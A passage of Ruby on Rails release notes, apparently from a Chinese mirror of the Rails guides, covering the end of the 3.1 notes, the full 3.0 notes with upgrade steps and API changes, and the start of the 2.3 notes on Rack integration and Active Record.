- Alternate `I18n` namespace lookup is no longer supported.

## 8 Active Resource

- The default format has been changed to JSON for all requests. If you want to continue to use XML you will need to set `self.format = :xml` in the class. For example,

```
class User &lt; ActiveResource::Base
  self.format = :xml
end
```

## 9 Active Support

- `ActiveSupport::Dependencies` now raises `NameError` if it finds an existing constant in `load_missing_constant`.
- Added a new reporting method `Kernel#quietly` which silences both `STDOUT` and `STDERR`.
- Added `String#inquiry` as a convenience method for turning a String into a `StringInquirer` object.
- Added `Object#in?` to test if an object is included in another object.
- `LocalCache` strategy is now a real middleware class and no longer an anonymous class.
- `ActiveSupport::Dependencies::ClassCache` class has been introduced for holding references to reloadable classes.
- `ActiveSupport::Dependencies::Reference` has been refactored to take direct advantage of the new `ClassCache`.
- Backports `Range#cover?` as an alias for `Range#include?` in Ruby 1.8.
- Added `weeks_ago` and `prev_week` to Date/DateTime/Time.
- Added `before_remove_const` callback to `ActiveSupport::Dependencies.remove_unloadable_constants!`.

Deprecations:

- `ActiveSupport::SecureRandom` is deprecated in favor of `SecureRandom` from the Ruby standard library.

## 10 Credits

See the full list of contributors to Rails for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

Rails 3.1 Release Notes were compiled by Vijay Dev

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 3.0 Release Notes

Rails 3.0 is ponies and rainbows! It's going to cook you dinner and fold your laundry. You're going to wonder how life was ever possible before it arrived. It's the Best Version of Rails We've Ever Done!

But seriously now, it's really good stuff. There are all the good ideas brought over from when the Merb team joined the party and brought a focus on framework agnosticism, slimmer and faster internals, and a handful of tasty APIs. If you're coming to Rails 3.0 from Merb 1.x, you should recognize lots. If you're coming from Rails 2.x, you're going to love it too.

Even if you don't give a hoot about any of our internal cleanups, Rails 3.0 is going to delight. We have a bunch of new features and improved APIs. It's never been a better time to be a Rails developer. Some of the highlights are:

- Brand new router with an emphasis on RESTful declarations
- New Action Mailer API modeled after Action Controller (now without the agonizing pain of sending multipart messages!)
- New Active Record chainable query language built on top of relational algebra
- Unobtrusive JavaScript helpers with drivers for Prototype, jQuery, and more coming (end of inline JS)
- Explicit dependency management with Bundler

On top of all that, we've tried our best to deprecate the old APIs with nice warnings. That means that you can move your existing application to Rails 3 without immediately rewriting all your old code to the latest best practices.

These release notes cover the major upgrades, but don't include every little bug fix and change. Rails 3.0 consists of almost 4,000 commits by more than 250 authors! If you want to see everything, check out the list of commits in the main Rails repository on GitHub.

## Chapters

To install Rails 3:

```
# Use sudo if your setup requires it
$ gem install rails
```

# 1 Upgrading to Rails 3

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 2.3.5 and make sure your application still runs as expected before attempting to update to Rails 3. Then take heed of the following changes:

### 1.1 Rails 3 requires at least Ruby 1.8.7

Rails 3.0 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.0 is also compatible with Ruby 1.9.2.

Note that Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails 3.0. Ruby Enterprise Edition have these fixed since release 1.8.7-2010.02 though. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults on Rails 3.0, so if you want to use Rails 3 with 1.9.x jump on 1.9.2 for smooth sailing.

### 1.2 Rails Application object

As part of the groundwork for supporting running multiple Rails applications in the same process, Rails 3 introduces the concept of an Application object. An application object holds all the application specific configurations and is very similar in nature to `config/environment.rb` from the previous versions of Rails.

Each Rails application now must have a corresponding application object. The application object is defined in `config/application.rb`. If you're upgrading an existing application to Rails 3, you must add this file and move the appropriate configurations from `config/environment.rb` to `config/application.rb`.

### 1.3 script/* replaced by script/rails

The new `script/rails` replaces all the scripts that used to be in the `script` directory. You do not run `script/rails` directly though, the `rails` command detects it is being invoked in the root of a Rails application and runs the script for you. Intended usage is:

```
$ rails console                      # instead of script/console
$ rails g scaffold post title:string # instead of script/generate scaffold post title:str
```

Run `rails --help` for a list of all the options.

### 1.4 Dependencies and config.gem

The `config.gem` method is gone and has been replaced by using `bundler` and a `Gemfile`, see Vendoring Gems below.

### 1.5 Upgrade Process

To help with the upgrade process, a plugin named Rails Upgrade has been created to automate part of it.

Simply install the plugin, then run `rake rails:upgrade:check` to check your app for pieces that need to be updated (with links to information on how to update them). It also offers a task to generate a `Gemfile` based on your current `config.gem` calls and a task to generate a new routes file from your current one. To get the plugin, simply run the following:

```
$ ruby script/plugin install git://github.com/rails/rails_upgrade.git
```

You can see an example of how that works at Rails Upgrade is now an Official Plugin

Aside from Rails Upgrade tool, if you need more help, there are people on IRC and rubyonrails-talk that are probably doing the same thing, possibly hitting the same issues. Be sure to blog your own experiences when upgrading so others can benefit from your knowledge!

# 2 Creating a Rails 3.0 application

```
# You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

## 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the Bundler which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: - bundler homepage

## 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command, so `rake freeze` is no longer relevant and has been dropped.

If you want to bundle straight from the Git repository, you can pass the `--edge` flag:

```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:

```
$ ruby /path/to/rails/bin/rails new myapp --dev
```

## 3 Rails Architectural Changes

There are six major changes in the architecture of Rails.

### 3.1 Railties Restrung

Railties was updated to provide a consistent plugin API for the entire Rails framework as well as a total rewrite of generators and the Rails bindings, the result is that developers can now hook into any significant stage of the generators and application framework in a consistent, defined manner.

### 3.2 All Rails core components are decoupled

With the merge of Merb and Rails, one of the big jobs was to remove the tight coupling between Rails core components. This has now been achieved, and all Rails core components are now using the same API that you can use for developing plugins. This means any plugin you make, or any core component replacement (like DataMapper or Sequel) can access all the functionality that the Rails core components have access to and extend and enhance at will.

More information: - The Great Decoupling

### 3.3 Active Model Abstraction

Part of decoupling the core components was extracting all ties to Active Record from Action Pack. This has now been completed. All new ORM plugins now just need to implement Active Model interfaces to work seamlessly with Action Pack.

More information: - Make Any Ruby Object Feel Like ActiveRecord

### 3.4 Controller Abstraction

Another big part of decoupling the core components was creating a base superclass that is separated from the notions of HTTP in order to handle rendering of views etc. This creation of `AbstractController` allowed `ActionController` and `ActionMailer` to be greatly simplified with common code removed from all these libraries and put into Abstract Controller.

More Information: - Rails Edge Architecture

### 3.5 Arel Integration

Arel (or Active Relation) has been taken on as the underpinnings of Active Record and is now required for Rails. Arel provides an SQL abstraction that simplifies out Active Record and provides the underpinnings for the relation functionality in Active Record.

More information: - Why I wrote Arel

### 3.6 Mail Extraction

Action Mailer ever since its beginnings has had monkey patches, pre parsers and even delivery and receiver agents, all in addition to having TMail vendored in the source tree. Version 3 changes that with all email message related functionality abstracted out to the Mail gem. This again reduces code duplication and helps create definable boundaries between Action Mailer and the email parser.

More information: - New Action Mailer API in Rails 3

## 4 Documentation

The documentation in the Rails tree is being updated with all the API changes, additionally, the Rails Edge Guides are being updated one by one to reflect the changes in Rails 3.0. The guides at guides.rubyonrails.org however will continue to contain only the stable version of Rails (at this point, version 2.3.5, until 3.0 is released).

More Information: - Rails Documentation Projects

## 5 Internationalization

A large amount of work has been done with I18n support in Rails 3, including the latest I18n gem supplying many speed improvements.

- I18n for any object - I18n behavior can be added to any object by including `ActiveModel::Translation` and `ActiveModel::Validations`. There is also an `errors.messages` fallback for translations.
- Attributes can have default translations.
- Form Submit Tags automatically pull the correct status (Create or Update) depending on the object status, and so pull the correct translation.
- Labels with I18n also now work by just passing the attribute name.

More Information: - Rails 3 I18n changes

## 6 Railties

With the decoupling of the main Rails frameworks, Railties got a huge overhaul so as to make linking up frameworks, engines or plugins as painless and extensible as possible:

- Each application now has its own name space, application is started with `YourAppName.boot` for example, makes interacting with other applications a lot easier.
- Anything under `Rails.root/app` is now added to the load path, so you can make `app/observers/user_observer.rb` and Rails will load it without any modifications.

- Rails 3.0 now provides a `Rails.config` object, which provides a central repository of all sorts of Rails wide configuration options.

  Application generation has received extra flags allowing you to skip the installation of test-unit, Active Record, Prototype and Git. Also a new `--dev` flag has been added which sets the application up with the `Gemfile` pointing to your Rails checkout (which is determined by the path to the `rails` binary). See `rails --help` for more info.

Railties generators got a huge amount of attention in Rails 3.0, basically:

- Generators were completely rewritten and are backwards incompatible.
- Rails templates API and generators API were merged (they are the same as the former).
- Generators are no longer loaded from special paths anymore, they are just found in the Ruby load path, so calling `rails generate foo` will look for `generators/foo_generator`.
- New generators provide hooks, so any template engine, ORM, test framework can easily hook in.
- New generators allow you to override the templates by placing a copy at `Rails.root/lib/templates`.
- `Rails::Generators::TestCase` is also supplied so you can create your own generators and test them.

Also, the views generated by Railties generators had some overhaul:

- Views now use `div` tags instead of `p` tags.
- Scaffolds generated now make use of `_form` partials, instead of duplicated code in the edit and new views.
- Scaffold forms now use `f.submit` which returns "Create ModelName" or "Update ModelName" depending on the state of the object passed in.

Finally a couple of enhancements were added to the rake tasks:

- `rake db:forward` was added, allowing you to roll forward your migrations individually or in groups.
- `rake routes CONTROLLER=x` was added allowing you to just view the routes for one controller.

Railties now deprecates:

- `RAILS_ROOT` in favor of `Rails.root`,
- `RAILS_ENV` in favor of `Rails.env`, and
- `RAILS_DEFAULT_LOGGER` in favor of `Rails.logger`.

`PLUGIN/rails/tasks`, and `PLUGIN/tasks` are no longer loaded all tasks now must be in `PLUGIN/lib/tasks`.

More information:

- Discovering Rails 3 generators
- Making Generators for Rails 3 with Thor
- The Rails Module (in Rails 3)

# 7 Action Pack

There have been significant internal and external changes in Action Pack.

## 7.1 Abstract Controller

Abstract Controller pulls out the generic parts of Action Controller into a reusable module that any library can use to render templates, render partials, helpers, translations, logging, any part of the request response cycle. This abstraction allowed `ActionMailer::Base` to now just inherit from `AbstractController` and just wrap the Rails DSL onto the Mail gem.

It also provided an opportunity to clean up Action Controller, abstracting out what could to simplify the code.

Note however that Abstract Controller is not a user facing API, you will not run into it in your day to day use of Rails.

More Information: - Rails Edge Architecture

## 7.2 Action Controller

- `application_controller.rb` now has `protect_from_forgery` on by default.
- The `cookie_verifier_secret` has been deprecated and now instead it is assigned through `Rails.application.config.cookie_secret` and moved into its own file: `config/initializers/cookie_verification_secret.rb`.
- The `session_store` was configured in `ActionController::Base.session`, and that is now moved to `Rails.application.config.session_store`. Defaults are set up in `config/initializers/session_store.rb`.
- `cookies.secure` allowing you to set encrypted values in cookies with `cookie.secure[:key] => value`.
- `cookies.permanent` allowing you to set permanent values in the cookie hash `cookie.permanent[:key] => value` that raise exceptions on signed values if verification failures.
- You can now pass `:notice => 'This is a flash message'` or `:alert => 'Something went wrong'` to the `format` call inside a `respond_to` block. The `flash[]` hash still works as previously.
- `respond_with` method has now been added to your controllers simplifying the venerable `format` blocks.

- `ActionController::Responder` added allowing you flexibility in how your responses get generated.

Deprecations:

- `filter_parameter_logging` is deprecated in favor of `config.filter_parameters << :password` .

More Information:

- Render Options in Rails 3
- Three reasons to love ActionController::Responder

### 7.3 Action Dispatch

Action Dispatch is new in Rails 3.0 and provides a new, cleaner implementation for routing.

- Big clean up and re-write of the router, the Rails router is now `rack_mount` with a Rails DSL on top, it is a stand alone piece of software.
- Routes defined by each application are now name spaced within your Application module, that is:

```
# Instead of:

ActionController::Routing::Routes.draw do |map|
  map.resources :posts
end

# You do:

AppName::Application.routes do
  resources :posts
end
```

- Added `match` method to the router, you can also pass any Rack application to the matched route.

- Added `constraints` method to the router, allowing you to guard routers with defined constraints.

- Added `scope` method to the router, allowing you to namespace routes for different languages or different actions, for example:

```
scope 'es' do
  resources :projects, :path_names =&gt; { :edit =&gt; 'cambiar' }, :path =&gt; 'proy
end

# Gives you the edit action with /es/proyecto/1/cambiar
```

- Added `root` method to the router as a short cut for `match '/', :to => path` .

- You can pass optional segments into the match, for example `match "/:controller(/:action(/:id))(.:format)"`, each parenthesized segment is optional.
- Routes can be expressed via blocks, for example you can call `controller :home { match '/:action' }`.

The old style `map` commands still work as before with a backwards compatibility layer, however this will be removed in the 3.1 release.

Deprecations

- The catch all route for non-REST applications ( `/:controller/:action/:id` ) is now commented out.
- Routes `:path_prefix` no longer exists and `:name_prefix` now automatically adds "_" at the end of the given value.

More Information: *The Rails 3 Router: Rack it Up* Revamped Routes in Rails 3 * Generic Actions in Rails 3

### 7.4 Action View

#### 7.4.1 Unobtrusive JavaScript

Major re-write was done in the Action View helpers, implementing Unobtrusive JavaScript (UJS) hooks and removing the old inline AJAX commands. This enables Rails to use any compliant UJS driver to implement the UJS hooks in the helpers.

What this means is that all previous `remote_<method>` helpers have been removed from Rails core and put into the Prototype Legacy Helper. To get UJS hooks into your HTML, you now pass `:remote => true` instead. For example:

```
form_for @post, :remote => true
```

Produces:

```
<form action="http://host.com" id="create-post" method="post" data-remote="true">
```

#### 7.4.2 Helpers with Blocks

Helpers like `form_for` or `div_for` that insert content from a block use `<%=` now:

```
<%= form_for @post do |f| %>
  ...
<% end %>
```

Your own helpers of that kind are expected to return a string, rather than appending to the output buffer by hand.

Helpers that do something else, like `cache` or `content_for`, are not affected by this change, they need `<%` as before.

#### 7.4.3 Other Changes

- You no longer need to call `h(string)` to escape HTML output, it is on by default in all view templates. If you want the unescaped string, call `raw(string)`.
- Helpers now output HTML 5 by default.
- Form label helper now pulls values from I18n with a single value, so `f.label :name` will pull the `:name` translation.
- I18n select label on should now be :en.helpers.select instead of :en.support.select.
- You no longer need to place a minus sign at the end of a Ruby interpolation inside an ERB template to remove the trailing carriage return in the HTML output.
- Added `grouped_collection_select` helper to Action View.
- `content_for?` has been added allowing you to check for the existence of content in a view before rendering.
- passing `:value => nil` to form helpers will set the field's `value` attribute to nil as opposed to using the default value
- passing `:id => nil` to form helpers will cause those fields to be rendered with no `id` attribute
- passing `:alt => nil` to `image_tag` will cause the `img` tag to render with no `alt` attribute

# 8 Active Model

Active Model is new in Rails 3.0. It provides an abstraction layer for any ORM libraries to use to interact with Rails by implementing an Active Model interface.

## 8.1 ORM Abstraction and Action Pack Interface

Part of decoupling the core components was extracting all ties to Active Record from Action Pack. This has now been completed. All new ORM plugins now just need to implement Active Model interfaces to work seamlessly with Action Pack.

More Information: - Make Any Ruby Object Feel Like ActiveRecord

## 8.2 Validations

Validations have been moved from Active Record into Active Model, providing an interface to validations that works across ORM libraries in Rails 3.

- There is now a `validates :attribute, options_hash` shortcut method that allows you to pass options for all the validates class methods, you can pass more than one option to a validate method.
- The `validates` method has the following options:
  - `:acceptance => Boolean`.
  - `:confirmation => Boolean`.
  - `:exclusion => { :in => Enumerable }`.
  - `:inclusion => { :in => Enumerable }`.
  - `:format => { :with => Regexp, :on => :create }`.
  - `:length => { :maximum => Fixnum }`.
  - `:numericality => Boolean`.
  - `:presence => Boolean`.
  - `:uniqueness => Boolean`.

All the Rails version 2.3 style validation methods are still supported in Rails 3.0, the new validates method is designed as an additional aid in your model validations, not a replacement for the existing API.

You can also pass in a validator object, which you can then reuse between objects that use Active Model:

```
class TitleValidator < ActiveModel::EachValidator
  Titles = ['Mr.', 'Mrs.', 'Dr.']
  def validate_each(record, attribute, value)
    unless Titles.include?(value)
      record.errors[attribute] << 'must be a valid title'
    end
  end
end
```

```
class Person
  include ActiveModel::Validations
  attr_accessor :title
  validates :title, :presence => true, :title => true
end

# Or for Active Record

class Person < ActiveRecord::Base
  validates :title, :presence => true, :title => true
end
```

There's also support for introspection:

```
User.validators
User.validators_on(:login)
```

More Information:

- Sexy Validation in Rails 3
- Rails 3 Validations Explained

# 9 Active Record

Active Record received a lot of attention in Rails 3.0, including abstraction into Active Model, a full update to the Query interface using Arel, validation updates and many enhancements and fixes. All of the Rails 2.x API will be usable through a compatibility layer that will be supported until version 3.1.

## 9.1 Query Interface

Active Record, through the use of Arel, now returns relations on its core methods. The existing API in Rails 2.3.x is still supported and will not be deprecated until Rails 3.1 and not removed until Rails 3.2, however, the new API provides the following new methods that all return relations allowing them to be chained together:

- `where` - provides conditions on the relation, what gets returned.
- `select` - choose what attributes of the models you wish to have returned from the database.
- `group` - groups the relation on the attribute supplied.
- `having` - provides an expression limiting group relations (GROUP BY constraint).
- `joins` - joins the relation to another table.
- `clause` - provides an expression limiting join relations (JOIN constraint).
- `includes` - includes other relations pre-loaded.
- `order` - orders the relation based on the expression supplied.
- `limit` - limits the relation to the number of records specified.
- `lock` - locks the records returned from the table.
- `readonly` - returns an read only copy of the data.
- `from` - provides a way to select relationships from more than one table.
- `scope` - (previously `named_scope` ) return relations and can be chained together with the other relation methods.
- `with_scope` - and `with_exclusive_scope` now also return relations and so can be chained.
- `default_scope` - also works with relations.

More Information:

- Active Record Query Interface
- Let your SQL Growl in Rails 3

## 9.2 Enhancements

- Added `:destroyed?` to Active Record objects.
- Added `:inverse_of` to Active Record associations allowing you to pull the instance of an already loaded association without hitting the database.

### 9.3 Patches and Deprecations

Additionally, many fixes in the Active Record branch:

- SQLite 2 support has been dropped in favor of SQLite 3.
- MySQL support for column order.
- PostgreSQL adapter has had its `TIME ZONE` support fixed so it no longer inserts incorrect values.
- Support multiple schemas in table names for PostgreSQL.
- PostgreSQL support for the XML data type column.
- `table_name` is now cached.
- A large amount of work done on the Oracle adapter as well with many bug fixes.

As well as the following deprecations:

- `named_scope` in an Active Record class is deprecated and has been renamed to just `scope`.
- In `scope` methods, you should move to using the relation methods, instead of a `:conditions => {}` finder method, for example `scope :since, lambda {|time| where("created_at > ?", time) }`.
- `save(false)` is deprecated, in favor of `save(:validate => false)`.
- I18n error messages for Active Record should be changed from :en.activerecord.errors.template to `:en.errors.template`.
- `model.errors.on` is deprecated in favor of `model.errors[]`
- validates_presence_of => validates... :presence => true
- `ActiveRecord::Base.colorize_logging` and `config.active_record.colorize_logging` are deprecated in favor of `Rails::LogSubscriber.colorize_logging` or `config.colorize_logging`

While an implementation of State Machine has been in Active Record edge for some months now, it has been removed from the Rails 3.0 release.

## 10 Active Resource

Active Resource was also extracted out to Active Model allowing you to use Active Resource objects with Action Pack seamlessly.

- Added validations through Active Model.
- Added observing hooks.

- HTTP proxy support.
- Added support for digest authentication.
- Moved model naming into Active Model.
- Changed Active Resource attributes to a Hash with indifferent access.
- Added `first` , `last` and `all` aliases for equivalent find scopes.
- `find_every` now does not return a `ResourceNotFound` error if nothing returned.
- Added `save!` which raises `ResourceInvalid` unless the object is `valid?` .
- `update_attribute` and `update_attributes` added to Active Resource models.
- Added `exists?` .
- Renamed `SchemaDefinition` to `Schema` and `define_schema` to `schema` .
- Use the `format` of Active Resources rather than the `content-type` of remote errors to load errors.
- Use `instance_eval` for schema block.
- Fix `ActiveResource::ConnectionError#to_s` when `@response` does not respond to #code or #message, handles Ruby 1.9 compatibility.
- Add support for errors in JSON format.
- Ensure `load` works with numeric arrays.
- Recognizes a 410 response from remote resource as the resource has been deleted.
- Add ability to set SSL options on Active Resource connections.
- Setting connection timeout also affects `Net::HTTP` `open_timeout` .

Deprecations:

- `save(false)` is deprecated, in favor of `save(:validate => false)` .
- Ruby 1.9.2: `URI.parse` and `.decode` are deprecated and are no longer used in the library.

# 11 Active Support

A large effort was made in Active Support to make it cherry pickable, that is, you no longer have to require the entire Active Support library to get pieces of it. This allows the various core components of Rails to run slimmer.

These are the main changes in Active Support:

- Large clean up of the library removing unused methods throughout.
- Active Support no longer provides vendored versions of TZInfo, Memcache Client and Builder. These are all included as dependencies and installed via the `bundle install` command.
- Safe buffers are implemented in `ActiveSupport::SafeBuffer` .
- Added `Array.uniq_by` and `Array.uniq_by!` .
- Removed `Array#rand` and backported `Array#sample` from Ruby 1.9.

- Fixed bug on `TimeZone.seconds_to_utc_offset` returning wrong value.
- Added `ActiveSupport::Notifications` middleware.
- `ActiveSupport.use_standard_json_time_format` now defaults to true.
- `ActiveSupport.escape_html_entities_in_json` now defaults to false.
- `Integer#multiple_of?` accepts zero as an argument, returns false unless the receiver is zero.
- `string.chars` has been renamed to `string.mb_chars`.
- `ActiveSupport::OrderedHash` now can de-serialize through YAML.
- Added SAX-based parser for XmlMini, using LibXML and Nokogiri.
- Added `Object#presence` that returns the object if it's `#present?` otherwise returns `nil`.
- Added `String#exclude?` core extension that returns the inverse of `#include?`.
- Added `to_i` to `DateTime` in `ActiveSupport` so `to_yaml` works correctly on models with `DateTime` attributes.
- Added `Enumerable#exclude?` to bring parity to `Enumerable#include?` and avoid if `!x.include?`.
- Switch to on-by-default XSS escaping for rails.
- Support deep-merging in `ActiveSupport::HashWithIndifferentAccess`.
- `Enumerable#sum` now works will all enumerables, even if they don't respond to `:size`.
- `inspect` on a zero length duration returns '0 seconds' instead of empty string.
- Add `element` and `collection` to `ModelName`.
- `String#to_time` and `String#to_datetime` handle fractional seconds.
- Added support to new callbacks for around filter object that respond to `:before` and `:after` used in before and after callbacks.
- The `ActiveSupport::OrderedHash#to_a` method returns an ordered set of arrays. Matches Ruby 1.9's `Hash#to_a`.
- `MissingSourceFile` exists as a constant but it is now just equals to `LoadError`.
- Added `Class#class_attribute`, to be able to declare a class-level attribute whose value is inheritable and overwritable by subclasses.
- Finally removed `DeprecatedCallbacks` in `ActiveRecord::Associations`.
- `Object#metaclass` is now `Kernel#singleton_class` to match Ruby.

The following methods have been removed because they are now available in Ruby 1.8.7 and 1.9.

- `Integer#even?` and `Integer#odd?`
- `String#each_char`
- `String#start_with?` and `String#end_with?` (3rd person aliases still kept)
- `String#bytesize`
- `Object#tap`
- `Symbol#to_proc`

- `Object#instance_variable_defined?`
- `Enumerable#none?`

The security patch for REXML remains in Active Support because early patch-levels of Ruby 1.8.7 still need it. Active Support knows whether it has to apply it or not.

The following methods have been removed because they are no longer used in the framework:

- `Kernel#daemonize`
- `Object#remove_subclasses_of` `Object#extend_with_included_modules_from` , `Object#extended_by`
- `Class#remove_class`
- `Regexp#number_of_captures` , `Regexp.unoptionalize` , `Regexp.optionalize` , `Regexp#number_of_captures`

# 12 Action Mailer

Action Mailer has been given a new API with TMail being replaced out with the new Mail as the email library. Action Mailer itself has been given an almost complete re-write with pretty much every line of code touched. The result is that Action Mailer now simply inherits from Abstract Controller and wraps the Mail gem in a Rails DSL. This reduces the amount of code and duplication of other libraries in Action Mailer considerably.

- All mailers are now in `app/mailers` by default.
- Can now send email using new API with three methods: `attachments` , `headers` and `mail` .
- Action Mailer now has native support for inline attachments using the `attachments.inline` method.
- Action Mailer emailing methods now return `Mail::Message` objects, which can then be sent the `deliver` message to send itself.
- All delivery methods are now abstracted out to the Mail gem.
- The mail delivery method can accept a hash of all valid mail header fields with their value pair.
- The `mail` delivery method acts in a similar way to Action Controller's `respond_to` , and you can explicitly or implicitly render templates. Action Mailer will turn the email into a multipart email as needed.
- You can pass a proc to the `format.mime_type` calls within the mail block and explicitly render specific types of text, or add layouts or different templates. The `render` call inside the proc is from Abstract Controller and supports the same options.
- What were mailer unit tests have been moved to functional tests.
- Action Mailer now delegates all auto encoding of header fields and bodies to Mail Gem

- Action Mailer will auto encode email bodies and headers for you

Deprecations:

- `:charset` , `:content_type` , `:mime_version` , `:implicit_parts_order` are all deprecated in favor of `ActionMailer.default :key => value` style declarations.
- Mailer dynamic `create_method_name` and `deliver_method_name` are deprecated, just call `method_name` which now returns a `Mail::Message` object.
- `ActionMailer.deliver(message)` is deprecated, just call `message.deliver` .
- `template_root` is deprecated, pass options to a render call inside a proc from the `format.mime_type` method inside the `mail` generation block
- The `body` method to define instance variables is deprecated ( `body {:ivar => value}` ), just declare instance variables in the method directly and they will be available in the view.
- Mailers being in `app/models` is deprecated, use `app/mailers` instead.

More Information:

- New Action Mailer API in Rails 3
- New Mail Gem for Ruby

# 13 Credits

See the full list of contributors to Rails for the many people who spent many hours making Rails 3. Kudos to all of them.

Rails 3.0 Release Notes were compiled by Mikel Lindsaar.

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 2.3 Release Notes

Rails 2.3 delivers a variety of new and improved features, including pervasive Rack integration, refreshed support for Rails Engines, nested transactions for Active Record, dynamic and default scopes, unified rendering, more efficient routing, application templates, and quiet backtraces. This list covers the major upgrades, but doesn't include every little bug fix and change. If you want to see everything, check out the list of commits in the main Rails repository on GitHub or review the `CHANGELOG` files for the individual Rails components.

## Chapters

# 1 Application Architecture

There are two major changes in the architecture of Rails applications: complete integration of the Rack modular web server interface, and renewed support for Rails Engines.

## 1.1 Rack Integration

Rails has now broken with its CGI past, and uses Rack everywhere. This required and resulted in a tremendous number of internal changes (but if you use CGI, don't worry; Rails now supports CGI through a proxy interface.) Still, this is a major change to Rails internals. After upgrading to 2.3, you should test on your local environment and your production environment. Some things to test:

- Sessions

- Cookies
- File uploads
- JSON/XML APIs

Here's a summary of the rack-related changes:

- `script/server` has been switched to use Rack, which means it supports any Rack compatible server. `script/server` will also pick up a rackup configuration file if one exists. By default, it will look for a `config.ru` file, but you can override this with the `-c` switch.
- The FCGI handler goes through Rack.
- `ActionController::Dispatcher` maintains its own default middleware stack. Middlewares can be injected in, reordered, and removed. The stack is compiled into a chain on boot. You can configure the middleware stack in `environment.rb`.
- The `rake middleware` task has been added to inspect the middleware stack. This is useful for debugging the order of the middleware stack.
- The integration test runner has been modified to execute the entire middleware and application stack. This makes integration tests perfect for testing Rack middleware.
- `ActionController::CGIHandler` is a backwards compatible CGI wrapper around Rack. The `CGIHandler` is meant to take an old CGI object and convert its environment information into a Rack compatible form.
- `CgiRequest` and `CgiResponse` have been removed.
- Session stores are now lazy loaded. If you never access the session object during a request, it will never attempt to load the session data (parse the cookie, load the data from memcache, or lookup an Active Record object).
- You no longer need to use `CGI::Cookie.new` in your tests for setting a cookie value. Assigning a `String` value to request.cookies["foo"] now sets the cookie as expected.
- `CGI::Session::CookieStore` has been replaced by `ActionController::Session::CookieStore`.
- `CGI::Session::MemCacheStore` has been replaced by `ActionController::Session::MemCacheStore`.
- `CGI::Session::ActiveRecordStore` has been replaced by `ActiveRecord::SessionStore`.
- You can still change your session store with `ActionController::Base.session_store = :active_record_store`.
- Default sessions options are still set with `ActionController::Base.session = { :key => "..." }`. However, the `:session_domain` option has been renamed to `:domain`.
- The mutex that normally wraps your entire request has been moved into middleware, `ActionController::Lock`.
- `ActionController::AbstractRequest` and `ActionController::Request` have been unified. The new `ActionController::Request` inherits from `Rack::Request`. This affects access

to `response.headers['type']` in test requests. Use `response.content_type` instead.

- `ActiveRecord::QueryCache` middleware is automatically inserted onto the middleware stack if `ActiveRecord` has been loaded. This middleware sets up and flushes the per-request Active Record query cache.
- The Rails router and controller classes follow the Rack spec. You can call a controller directly with `SomeController.call(env)`. The router stores the routing parameters in `rack.routing_args`.
- `ActionController::Request` inherits from `Rack::Request`.
- Instead of `config.action_controller.session = { :session_key => 'foo', ...` use `config.action_controller.session = { :key => 'foo', ...`.
- Using the `ParamsParser` middleware preprocesses any XML, JSON, or YAML requests so they can be read normally with any `Rack::Request` object after it.

### 1.2 Renewed Support for Rails Engines

After some versions without an upgrade, Rails 2.3 offers some new features for Rails Engines (Rails applications that can be embedded within other applications). First, routing files in engines are automatically loaded and reloaded now, just like your `routes.rb` file (this also applies to routing files in other plugins). Second, if your plugin has an app folder, then app/[models|controllers|helpers] will automatically be added to the Rails load path. Engines also support adding view paths now, and Action Mailer as well as Action View will use views from engines and other plugins.

## 2 Documentation

The Ruby on Rails guides project has published several additional guides for Rails 2.3. In addition, a separate site maintains updated copies of the Guides for Edge Rails. Other documentation efforts include a relaunch of the Rails wiki and early planning for a Rails Book.

- More Information: Rails Documentation Projects

## 3 Ruby 1.9.1 Support

Rails 2.3 should pass all of its own tests whether you are running on Ruby 1.8 or the now-released Ruby 1.9.1. You should be aware, though, that moving to 1.9.1 entails checking all of the data adapters, plugins, and other code that you depend on for Ruby 1.9.1 compatibility, as well as Rails core.

## 4 Active Record

Active Record gets quite a number of new features and bug fixes in Rails 2.3. The highlights include nested attributes, nested transactions, dynamic and default scopes, and batch processing.

### 4.1 Nested Attributes

Active Record can now update the attributes on nested models directly, provided you tell it to do so:

```
class Book < ActiveRecord::Base
  has_one :author
  has_many :pages

  accepts_nested_attributes_for :author, :pages
end
```

Turning on nested attributes enables a number of things: automatic (and atomic) saving of a record together with its associated children, child-aware validations, and support for nested forms (discussed later).

You can also specify requirements for any new records that are added via nested attributes using the `:reject_if` option:

```
accepts_nested_attributes_for :author,
  :reject_if => proc { |attributes| attributes['name'].blank? }
```

- Lead Contributor: Eloy Duran
- More Information: Nested Model Forms

### 4.2 Nested Transactions

Active Record now supports nested transactions, a much-requested feature. Now you can write code like this:

```
User.transaction do
  User.create(:username => 'Admin')
  User.transaction(:requires_new => true) do
    User.create(:username => 'Regular')
    raise ActiveRecord::Rollback
  end
end

User.find(:all)  # => Returns only Admin
```

